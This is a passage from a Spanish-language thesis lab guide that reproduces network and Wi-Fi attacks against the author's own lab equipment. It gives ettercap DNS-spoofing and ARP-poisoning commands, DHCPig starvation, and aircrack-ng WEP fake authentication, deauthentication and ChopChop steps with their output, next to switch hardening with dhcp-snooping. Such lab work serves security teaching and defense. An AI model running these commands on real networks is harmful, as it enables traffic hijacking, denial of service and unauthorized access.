Si se vuelve a realizar el paso 7º, se comprueba cómo el tiempo de respuesta es ligeramente más rápido. Esto se debe a que 'D' ha almacenado en la caché la respuesta que ha recibido por parte de 'S'.

8º [Equipo 'D', usuario "root"] Se comprueba el contenido de la caché:

- Se vuelcan los datos de la memoria:

```
rndc dumpdb -cache
```

- Se inspecciona la caché:

```
cat /var/named/data/cache_dump.db
```

```
; answer
servidor.tfgpractica.com. 169   IN \-AAAA ;-$NXRRSET
; tfgpractica.com. SOA ns1.tfgpractica.com. admin.tfgpractica.com. 1 604800 86400 2419200 604800
; authanswer
                        169     IN A    10.10.1.2
```

Figura 3-33. Extracto del fichero de la caché DNS

- Por último, se vacía la memoria caché y se reinicia *bind*:

```
rndc flush
rndc reload
```

3.5.3.2 Objetivo del ataque: DoS de los servidores 'S' y 'D'

Envenenando la caché de 'D' se consigue que todo equipo que utilice 'D' como solucionador de nombres reciba información falsa sobre "servidor.tfgpractica.com" y, por consecuencia, 'S' no reciba peticiones.

1º [Equipo 'A', usuario "root"] Se modifican los archivos que utiliza la herramienta *ettercap* para realizar el ataque:

- Se otorgan permisos "root" para poder operar en el puerto 53 cambiando los valores ec_uid y ec_gid a '0' (usuario "root"). El resto del archivo permanece inalterado:

/etc/ettercap/etter.conf

```
[…]
ec_uid = 0
ec_gid = 0
[…]
```

- Se indican los registros A que *ettercap* debe falsear, añadiéndose al final del archivo:

/etc/ettercap/etter.dns

```
[…]
servidor.tfgpractica.com A 10.10.1.6
*.tfgpractica.com A 10.10.1.6
```

2º [Equipo 'A', usuario "root"] Una vez modificados los archivos, se lanza *ettercap* para que envenene las tablas ARP de 'D' y 'S' e interfiera en la petición:

```
ettercap -T /10.10.1.2// /10.10.1.4// -P dns_spoof -M arp
```

3º [Equipo 'C', usuario "dit"] Se intenta acceder a la página web alojada en 'S':

```
curl http://servidor.tfgpractica.com
```

Con *wireshark* se puede comprobar cómo la resolución del nombre servidor.tfgpractica.com es respondido por 'A' (10.10.1.6) en lugar de 'D' (10.10.1.4), y devuelve como resultado la dirección de 'A' y no el servidor web legítimo de 'S' (10.10.1.2).

4º [Equipo 'D', usuario "root"] Se comprueba el contenido de la caché:

- Se vuelcan los datos de la memoria:

```
rndc dumpdb -cache
```

- Se inspecciona la caché:

```
cat /var/named/data/cache_dump.db
```

```
; answer
servidor.tfgpractica.com. 293   IN \-AAAA ;-$NXRRSET
; tfgpractica.com. SOA ns1.tfgpractica.com. admin.tfgpractica.com. 1 604800 86400 2419200 604800
; authanswer
                        293     IN A    10.10.1.6
```

Figura 3-34. Extracto del fichero de la caché DNS envenenada

Como era esperado, la memoria caché de 'D' contiene la dirección de 'A' asociado a "servidor.tfgpractica.com". De no ser vaciada, el registro se mantiene vigente hasta pasados los segundos indicados en el campo *max-cache-ttl*.

3.5.3.3 Fortificación

La fortificación de este ataque sigue los mismos pasos que el apartado 3.3.2.3.

3.5.3.4 Verificación de la defensa

La verificación de esta defensa se realiza de la misma forma que en el apartado 3.3.2.4.

3.5.4 DHCP *Flooding/Starvation*

3.5.4.1 Preparación del escenario

Para este ataque se sigue el esquema de red genérico de la Figura 3-1 con una configuración alternativa:

1º [Usuario "root"] Se configuran las tarjetas de red del equipo 'S' y 'G', que tienen sus direcciones IP fijas. En este escenario, los equipos 'A' y 'C' configuran sus direcciones mediante DHCP:

- [Equipo 'S']

```
ip a flush dev eth0
ip a add 10.10.1.2/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

- [Equipos 'A' y 'C']

```
ip a flush dev eth0
ip l set eth0 up
ip a ls dev eth0
```

- [Equipo 'G']

```
ip a flush dev eth0
ip a add 10.10.24.24/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

2º [Equipo 'S', usuario "root"] Se preparan los ficheros para el servidor DHCP:

- Para un servidor sencillo que asigne las direcciones IP en un determinado rango (por ejemplo, desde la 10.10.1.5/24 hasta la 10.10.1.20/24), se modifica o crea, si no existiera, el archivo principal de configuración con el siguiente contenido:

/etc/dhcp/dhcpd.conf

```
default-lease-time 600000000;
max-lease-time 720000000;

subnet 10.10.1.0 netmask 255.255.255.0 {
  option broadcast-address 10.10.1.255;
  range 10.10.1.5 10.10.1.20;
}
```

- Se crea un fichero de licencias vacías:

```
> /var/lib/dhcpd/dhcpd.leases
> /var/lib/dhcpd/dhcpd.leases~
```

- Se arranca el servidor DHCP. Para garantizar que los cambios surtan efecto, se puede optar por reiniciarlo:

```
service dhcpd restart
```

3º [Consola conmutador] Se reserva la VLAN 24 y su correspondiente puerto para la gestión del conmutador:

```
(config)# management-vlan 24
```

```
(config)# vlan 24 ip address 10.10.24.1/24
(config)# vlan 24 untagged 24
```

4º [Consola conmutador] Para que el conmutador pueda enviar los *traps* SNMP:

- Se activa el módulo *snmp-server* y se indica la dirección a la que debe enviar los mensajes:

```
(config)# snmp-server enable
(config)# snmp-server host 10.10.24.24 community public trap-level all
```

5º [Equipo 'G', usuario "root"] Se inicia la aplicación *snmptrapd* para recibir y registrar los *traps*:

- Se modifica el fichero de configuración para que contenga las siguientes líneas:

/etc/snmp/snmptrapd.conf

```
[…]
authCommunity log public
disableAuthorization yes
```

- Se lanza la aplicación con los parámetros pertinentes para que registre los mensajes recibidos en un fichero:

```
snmptrapd -A -d -n -Lf /var/log/snmptrapd.log
```

- Opcionalmente, en una consola aparte se puede ejecutar el siguiente comando para leer los últimos *traps* recogidos en el fichero .log. Se recomienda maximizar la ventana o reducir el número "del argumento -n" para adaptarse al tamaño de la consola:

```
watch tail -n 25 /var/log/snmptrapd.log
```

3.5.4.2 Objetivo del ataque: DoS del servidor 'S'

1º [Equipo 'A', usuario "root"] Se lanza la herramienta *DHCPig* para agotar la *pool* de direcciones del servidor DHCP:

```
dhcpig eth0
```

```
[ -- ] [INFO] - using interface eth0
[DBG ] Thread 0 - (Sniffer) READY
[DBG ] Thread 1 - (Sender) READY
[ ⟶ ] DHCP_Discover
[ ⟶ ] DHCP_Discover
[DBG ] ARP_Request 10.10.1.16 from 10.10.1.2
[ ⟶ ] DHCP_Discover
[DBG ] ARP_Request 10.10.1.15 from 10.10.1.2
[DBG ] ARP_Request 10.10.1.12 from 10.10.1.2
[ ⟵ ] DHCP_Offer   48:5b:39:ef:22:2d   0.0.0.0 IP: 10.10.1.12 for MAC=[de:ad:19:2f:e6:0d:00:00:00:0
0:00:00:00:00:00:00]
[ ⟶ ] DHCP_Request 10.10.1.12
[ ⟶ ] DHCP_Discover
[DBG ] ARP_Request 10.10.1.18 from 10.10.1.2
[ ⟵ ] DHCP_Offer   48:5b:39:ef:22:2d   0.0.0.0 IP: 10.10.1.16 for MAC=[de:ad:00:31:5d:d3:00:00:00:0
0:00:00:00:00:00:00]
[ ⟶ ] DHCP_Request 10.10.1.16
[DBG ] ARP_Request 10.10.1.16 from 10.10.1.2
[ ⟶ ] DHCP_Discover
[DBG ] ARP_Request 10.10.1.17 from 10.10.1.2
[ ⟵ ] DHCP_Offer   48:5b:39:ef:22:2d   0.0.0.0 IP: 10.10.1.15 for MAC=[de:ad:07:22:24:d5:00:00:00:0
0:00:00:00:00:00:00]
[ ⟶ ] DHCP_Request 10.10.1.15
```

Figura 3-35. *DHCPig* agotando las direcciones del servidor DHCP

- Tras unos segundos, *DHCPig* finaliza indicando que el ataque ha sido exitoso.

2º [Equipo 'C', usuario "root"] Se intenta solicitar una dirección IP mediante:

```
dhclient -I eth0
```

Sin embargo, el equipo ‘C’ no es capaz de recibir una IP del servidor DHCP debido a que el atacante ‘A’ ha agotado sus licencias.

3.5.4.3 Fortificación

1º [Consola conmutador] Para activar la protección de ataques al protocolo DHCP:

- Se activa el módulo *dhcp-snooping* y se aplica en la VLAN por defecto:

```
(config)# dhcp-snooping
(config)# dhcp-snooping vlan 1
```

2º [Consola conmutador] Se indica al conmutador que muestre por pantalla los paquetes que han sido rechazados mediante *dhcp-snooping*:

```
(config)# debug security dhcp-snooping packet
(config)# debug destination session
```

3º [Consola conmutador] Se activa el envío de *traps* para cuando descarte algún paquete con el módulo *dhcp-snooping*:

```
(config)# snmp-server enable traps dhcp-snooping
```

3.5.4.4 Verificación de la defensa

Si en la VLAN 1 aparecen mensajes DHCP con dirección MAC origen y campo CHADDR no coincidentes, el módulo *dhcp-snooping* descarta dichos paquetes al considerarlo malignos.

```
0000:00:48:32.16 DSNP mIpPktRecv:DHCP DISCOVER: port 6, vid 1, from
   485B39-EE7C0B lease time 10000 seconds, drop: mac address mismatch, chaddr:
   DEAD19-20EFB2.
0000:00:48:32.60 DSNP mIpPktRecv:DHCP DISCOVER: port 6, vid 1, from
   485B39-EE7C0B lease time 10000 seconds, drop: mac address mismatch, chaddr:
   DEAD01-05F7CB.
```

Figura 3-36. Mensaje *debug* de paquetes descartados por el módulo *dhcp-snooping*

1º [Consola conmutador] Una vez aparezcan los mensajes, se detiene la impresión:

```
(config)# no debug all
```

2º [Consola conmutador] Adicionalmente, se puede inspeccionar los registros (logs) guardados tras la defensa del ataque. Opcionalmente, para mostrar los últimos registros primero y los mensajes de nivel warning (como lo son en este caso), se añaden las opciones entre corchetes:

```
# show logging [-r] [-w]
```

```
W 01/01/90 00:48:33 00859 dhcp-snoop: backplane: Ceasing client address mismatch
           logs for 1h
W 01/01/90 00:48:33 00858 dhcp-snoop: backplane: client address 485b39-ee7c0b
           not equal to source MAC dead0f-36f7b8 detected on port 6
```

Figura 3-37. Registros de paquetes descartados por el módulo *dhcp-snooping*

3º [Equipo ‘G’, usuario ‘root’] Se comprueba en la consola donde se muestra la información del fichero .log cómo ha aparecido un nuevo *trap*:

```
2024-04-24 16:24:22 10.10.24.1(via UDP: [10.10.24.1]:161->[10.10.24.24]:162) TRAP, SNMP v1, community public
       SNMPv2-SMI::enterprises.11.2.3.7.11.129 Enterprise Specific Trap (2) Uptime: 0:48:19.84
       RMON-MIB::eventDescription.858 = STRING: W 01/01/90 00:48:33 00858 dhcp-snoop: backplane: client address 485b39-ee7c0b
           not equal to source MAC dead0f-36f7b8 detected on port 6
```

Figura 3-38. *Trap* de paquete descartado con *dhcp-snooping*

4 ATAQUES REALIZADOS SOBRE ESCENARIOS INALÁMBRICOS

Los ataques relativos a los cifrados Wi-Fi se recogen en este capítulo de forma análoga al anterior, indicándose los pasos a seguir en cada equipo. Igualmente, las herramientas de ataque que aparecen en los siguientes apartados se recopilan en el Anexo A.

4.1 Notación y esquema general de los escenarios inalámbricos

Para los ataques del apartado 2.5 no se requiere el uso del conmutador, sino del punto de acceso (AP). En estos escenarios, el esquema se simplifica:

Figura 4-1. Esquema de red genérico inalámbrico

Para otorgar conectividad inalámbrica a los equipos 'A' y 'C' se han utilizado adaptadores USB Wi-Fi. El uso de direcciones IP no es tan frecuente en los ataques a redes WLAN al tratarse, en su mayoría, de ataques a nivel de enlace. Es por ello por lo que se ha optado por dejar la configuración por defecto de las direcciones IP del AP. Como muchos de los puntos de acceso comerciales, la red tiene la dirección 192.168.0.0/24, reservando la 192.168.0.1 para el AP y comenzando su *pool* de direcciones DHCP a partir de la 192.168.0.100. De esta forma, en caso de que el ordenador tuviera alguna dirección IP asignada a alguna interfaz Ethernet, se garantiza que las direcciones no se solapan entre escenarios cableados e inalámbricos.

Dispositivo	Fabricante	Modelo
Punto de acceso	D-Link	Wireless AC750 Dual Band Router
Adaptador USB Wi-Fi	D-Link	DWA-160

Tabla 4-1. Resumen de dispositivos inalámbricos utilizados

4.2 Ataques sobre Wi-Fi

Ataque	Protocolo empleado	Nivel víctima/defensa	¿Logrado?	Herramientas de ataque utilizadas
Falsa autenticación	WEP	L2/L2	Sí Adaptación de ataque [70]	airmon-ng, airodump-ng, aireplay-ng
ChopChop	WEP	L2/L2	Sí Adaptación de ataque [70]	airmon-ng, aireplay-ng
Fragmentación	WEP	L2/L2	Sí Adaptación de ataque [69] [70]	airmon-ng, aireplay-ng
Inyección	WEP	L2/L2	Sí Adaptación de ataque [70]	airmon-ng, packetforge-ng, aireplay-ng
PTW/Korek/FMS	WEP	L2/L2	Sí Ampliación de ataque [69] [70]	airmon-ng, airodump-ng, aircrack-ng
Beck & Tews' *improved attack*	WPA	L2/L2	No*	tkiptun-ng
KRACK	WPA2	L2/L2	No**	krackattacks-scripts
Ataque PMKID	WPA2	L2/L2	Sí Adaptación de ataque [69] [70]	hxcdumptool, hcxpcapngtool, hashcat
Transición WPA3: degradación y ataque de diccionario	WPA2, WPA3	L2/L2	No***	-
Degradación del grupo de seguridad	WPA3	L2/L2	No***	-
Ataque de obstrucción a WPA3	WPA3	L2/L2	No***	-
Ataque *Side-Channel* basado en tiempo	WPA3	L2/L2	No***	-
Ataque de fuerza bruta/diccionario	WPA2	L2/L2	Sí Adaptación de ataque [69] [70]	airmon-ng, wifite

Ataque	Protocolo empleado	Nivel víctima/defensa	¿Realizado?	Herramientas de ataque utilizadas
Ataque sobre WPS	WPA2	L2/L2	Sí Ampliación de ataque [69] [70]	airmon-ng, wash, reaver
Hole 196	WPA2	L3/L2	Sí Adaptación de ataque [69] [70]	ettercap

Tabla 4-2. Ataques realizados sobre cifrados Wi-Fi

* Beck & Tews' *improved attack*: la única herramienta disponible para llevar a cabo este ataque (*tkiptun-ng*) se encuentra todavía incompleta: desde su documentación en [70], *tkiptun-ng* no ha recibido actualizaciones. No obstante, se ha intentado replicar para probarla, pero sin éxito. En el Anexo C se incluyen los pasos seguidos y el resultado esperado.

** KRACK: el ataque de reinstalación de claves con la herramienta proporcionada por el propio descubridor, Mathy Vanhoef, ha dado resultados negativos con varios dispositivos probados al igual que lo documentado en [69] y [70]. La mayoría de los dispositivos y sistemas operativos, ante las advertencias del propio Vanhoef, fueron parcheados hasta en dos ocasiones para evitar el ataque [43]. Algunos AP ofrecen contramedidas para KRACK, evitando la retransmisión del tercer mensaje del handshake, pero esta opción no está disponible en el punto de acceso utilizado en este proyecto. El Anexo C incluye más información sobre cómo se ha intentado ejecutar el ataque.

*** Ataques sobre WPA3 (Transición WPA3, degradación del grupo de seguridad, obstrucción, *Side-Channel* basado en tiempo): las herramientas ofrecidas por los descubridores de estas vulnerabilidades, al igual que lo indicado con *tkiptun-ng*, se encuentran todavía sin finalizar y su documentación es escasa o nula. Además, los dispositivos inalámbricos empleados para realizar este documento no soportan el cifrado WPA3.

4.2.1 Falsa autenticación (WEP)

4.2.1.1 Preparación del escenario

1º [Equipo 'C', usuario "dit"] Con las credenciales de acceso que indica el AP, se accede al menú de configuración desde un navegador:

- Previamente, se conecta el equipo a la red WLAN. Si fuera necesario, se conecta vía USB un adaptador Wi-Fi para tener conectividad inalámbrica en el equipo. El campo XXX se corresponde con el valor de la clave:

```
nmcli d wifi connect dlink-919C password XXX
```

- Una vez conectado a la red, se accede a la configuración del punto de acceso y, tras autenticarse con los valores indicados por la tarjeta de configuración del AP, se configura el campo "Wireless Security Mode" con el valor "WEP". Este submenú se encuentra en el apartado SETUP > SETTINGS > MANUAL WIRELESS CONNECTION SETUP:




Figura 4-2. Menú de configuración del AP

- Se escoge longitud de clave, método de autenticación (clave precompartida y abierta, o solo con clave) y contraseña. Para este escenario, la elección de estos campos no resulta especialmente relevante. Un ejemplo de configuración sencilla se muestra en la Figura 4-3:




Figura 4-3. Configuración WEP básica

- Se finaliza la configuración bajando hasta el final del menú y seleccionando *Save Settings*.

2º [Equipo 'C', usuario "dit"] Cuando terminen de aplicarse los cambios, se reconecta el equipo a la red:

- Es necesario eliminar los datos de la conexión anterior para que *nmcli* no los reutilice:

```
nmcli con del dlink-919C
```

- El equipo ya puede conectarse nuevamente con:

```
nmcli d wifi connect dlink-919C password abcde
```

4.2.1.2 Objetivo del ataque: Infiltración en la red

1º [Equipo 'A', usuario "root"] Se activa el modo monitor de la interfaz inalámbrica. Al igual que con el equipo 'C', si no la tuviera integrada, se conecta un adaptador USB Wi-Fi:

- Para que no interfieran otros procesos, se comprueba la existencia de estos y se eliminan:

```
airmon-ng check kill
```

- Se activa la monitorización:

```
airmon-ng start wlan0
```

- Hasta que se detenga, la interfaz inalámbrica cambia de nombre para indicar su estado: ya no es "wlan0", sino "wlan0mon". Esto es comprobable con:

```
ip l
```

```
9: wlan0mon: <BROADCAST,ALLMULTI,PROMISC,NOTRAILERS,UP,LOWER_UP> mtu 1500 qd
isc mq state UNKNOWN mode DEFAULT group default qlen 1000
    link/ieee802.11/radiotap 5c:d9:98:bb:83:a5 brd ff:ff:ff:ff:ff:ff
```

Figura 4-4. Interfaz inalámbrica en modo monitorización

2º [Equipo 'A', usuario "root"] Se comprueba la dirección MAC del punto de acceso al que nos queremos autenticar:

- Con *airodump-ng* se comprueba qué redes inalámbricas están al alcance del dispositivo:

```
airodump-ng wlan0mon
```

```
CH  1 ][ Elapsed: 2 mins ][ 2023-12-04 11:40

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

34:0A:33:87:91:9D  -26 100     1261    33934  369   1   54e  WEP  WEP         dlink-919C

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

34:0A:33:87:91:9D  5C:D9:98:BB:84:A7  -46    1e- 2e    22   158414
```

Figura 4-5. Redes y equipos detectados con *airodump-ng*

- Una vez se encuentra el ESSID de la red objetivo, se para y se vuelve a ejecutar indicando el canal en el que emite (en este caso, el canal 1):

```
airodump-ng -c 1 wlan0mon
```

- Finalmente, se copia su dirección MAC (BSSID) y se ejecuta:

```
aireplay-ng -1 0 -e dlink-919C -a DIRECCION_MAC_AP wlan0mon
```

3º [Equipo 'A', usuario "root"] Se comprueba cómo el equipo aparece como conectado en la red dlink-919C. Sabiendo su BSSID, la búsqueda con *airodump-ng* se puede afinar con:

```
airodump-ng --bssid DIRECCION_MAC_AP wlan0mon
```

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

34:0A:33:87:91:9D  -55 100      199      101    2   9   54   WEP  WEP    OPN  dlink-919C

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

34:0A:33:87:91:9D  5C:D9:98:BB:84:A7  -54    0 - 1      0        6
34:0A:33:87:91:9D  5C:D9:98:BB:83:A5  -79   54 -18      0       85
```

Figura 4-6. Atacante autenticado al punto de acceso

4.2.1.2.1 Autenticación con método PSK

Como se explica en el apartado 2.5.1.1.1, la falsa autenticación puede requerir la captura de un *handshake* entre un cliente legítimo y el AP si se fuerza el método de autenticación de clave compartida. No obstante, la seguridad no se ve incrementada por este método y, por defecto, coexisten ambas alternativas.

1º [Equipo 'C', usuario "dit"] Se configura el AP para que la autenticación sea mediante clave compartida.




Figura 4-7. Cifrado WEP con autenticación *Shared Key*

2º [Equipo 'A', usuario "root"] Se repiten los pasos 1 y 2 del apartado anterior (4.2.1.2). Se comprueba cómo no es posible la falsa autenticación al faltar información sobre la clave precompartida.

```
Authentication 1/2 successful
Sending encrypted challenge. [ACK]
Challenge failure

Sending Authentication Request (Shared Key) [ACK]
Authentication 1/2 successful
Sending encrypted challenge. [ACK]
Challenge failure

Sending Authentication Request (Shared Key) [ACK]
Authentication 1/2 successful
Sending encrypted challenge. [ACK]
Challenge failure

Sending Authentication Request (Shared Key) [ACK]
Authentication 1/2 successful
Sending encrypted challenge. [ACK]
Challenge failure

Sending Authentication Request (Shared Key) [ACK]
Authentication 1/2 successful
Sending encrypted challenge. [ACK]
Challenge failure
```

Figura 4-8. Fallo en la autenticación con clave precompartida

3º [Equipo 'A', usuario "root"] Se captura el *handshake* para poder autenticarse:

- Se guardan las tramas capturadas en la monitorización para poder extraer el *handshake*. No debe cerrarse hasta que no se finalice el siguiente punto:

```
airodump-ng --bssid DIRECCION_MAC_AP -w resultados_fakeauth_sh wlan0mon
```

- En una consola aparte se lanza un ataque de deautenticación contra los clientes conectados a la red, forzándolos a realizar nuevamente el *handshake*:

```
aireplay-ng -0 1 -a DIRECCION_MAC_AP wlan0mon
```

- Cuando el cliente se vuelva a autenticar, en la consola donde *airodump-ng* se está ejecutando se comprueba cómo debajo del campo "AUTH" aparece "PSK", indicando que se ha recogido el *handshake*. Se finaliza la captura con CTRL+C.

airodump-ng ha creado, entre otros, un archivo con extensión ".xor" con el que se puede llevar a cabo la autenticación. Este archivo tiene como nombre la concatenación de la cadena especificada con la opción "-w" de su ejecución y la dirección MAC del punto de acceso.

4º [Equipo 'A', usuario "root"] Se vuelve a ejecutar el comando para la falsa autenticación:

```
aireplay-ng -1 0 -e dlink-919C -a DIRECCION_MAC_AP -y FICHERO.XOR wlan0mon
```

```
15:12:54  Waiting for beacon frame (BSSID: 34:0A:33:87:91:9D)

15:12:54  Sending Authentication Request (Shared Key) [ACK]
15:12:54  Authentication 1/2 successful
15:12:54  Sending encrypted challenge. [ACK]
15:12:54  Authentication 2/2 successful
15:12:54  Sending Association Request [ACK]
15:12:54  Association successful :-) (AID: 1)
```

Figura 4-9. Ataque de autenticación con método PSK

4.2.1.3 Fortificación

Tal y como se comenta en el propio estándar IEEE 802.11i, el uso de WEP está desaconsejado. Desde 2006, todos los equipos con la certificación de la Wi-Fi Alliance deben ser capaces de implementar el algoritmo WPA2. La grave brecha de seguridad que utilizar WEP supone, deja en obsolescencia, desde la perspectiva de la seguridad, a aquellos equipos que no son capaces de implementar WPA2.

Los equipos y adaptadores Wi-Fi empleados en este proyecto son compatibles con WPA2, por lo cual no existe razón para no utilizar el estándar de seguridad 802.11i.

4.2.2 *ChopChop* (WEP)

4.2.2.1 Preparación del escenario

Para este ataque se siguen los mismos pasos que para la preparación del escenario 4.2.1.1.

4.2.2.2 Objetivo del ataque: obtención de la cadena pseudoaleatoria

1º [Equipo 'A', usuario "root"] Se activa el modo monitor de la interfaz inalámbrica. Al igual que con el equipo 'C', si no la tuviera integrada, se conecta un adaptador USB Wi-Fi:

- Para que no interfieran otros procesos, se comprueba la existencia de estos y se eliminan:

```
airmon-ng check kill
```

- Se activa la monitorización:

```
airmon-ng start wlan0
```

- Hasta que se detenga, la interfaz inalámbrica cambia de nombre para indicar su estado: ya no es "wlan0", sino "wlan0mon". Esto es comprobable con:

```
ip l
```

2º [Equipo 'A', usuario "root"] Se comprueba la dirección MAC del punto de acceso al que nos queremos autenticar:

```
airodump-ng wlan0mon
```

3º [Equipo 'A', usuario "root"] Una vez se obtiene la dirección MAC del ESSID "dlink-919C" se lanza el ataque *ChopChop* y se espera a capturar un paquete:

```
aireplay-ng -4 -b DIRECCION_MAC_AP wlan0mon
```

- Cuando se detecte un paquete potencialmente válido, es necesario que el atacante lo confirme tecleando 'y' en la consola. Se priorizan paquetes con MAC origen y destino que no sean de difusión, y es posible que sean necesarios varios intentos antes de que el ataque comience a funcionar




Figura 4-10. Cadena pseudoaleatoria siendo extraída por *ChopChop*

- Tras unos minutos, dependiendo de la longitud del paquete, se obtiene el archivo .xor que contiene parte de la cadena pseudoaleatoria:




Figura 4-11. Obtención del archivo .xor con *ChopChop*

Este archivo puede ser utilizado para el ataque de inyección del apartado 4.2.4.

4.2.2.3 Fortificación

La fortificación de este ataque sigue la misma justificación que el apartado 4.2.1.3.

4.2.3 Fragmentación (WEP)

4.2.3.1 Preparación del escenario

Para este ataque se siguen los mismos pasos que para la preparación del escenario 4.2.1.1.

4.2.3.2 Objetivo del ataque: obtención de la cadena pseudoaleatoria

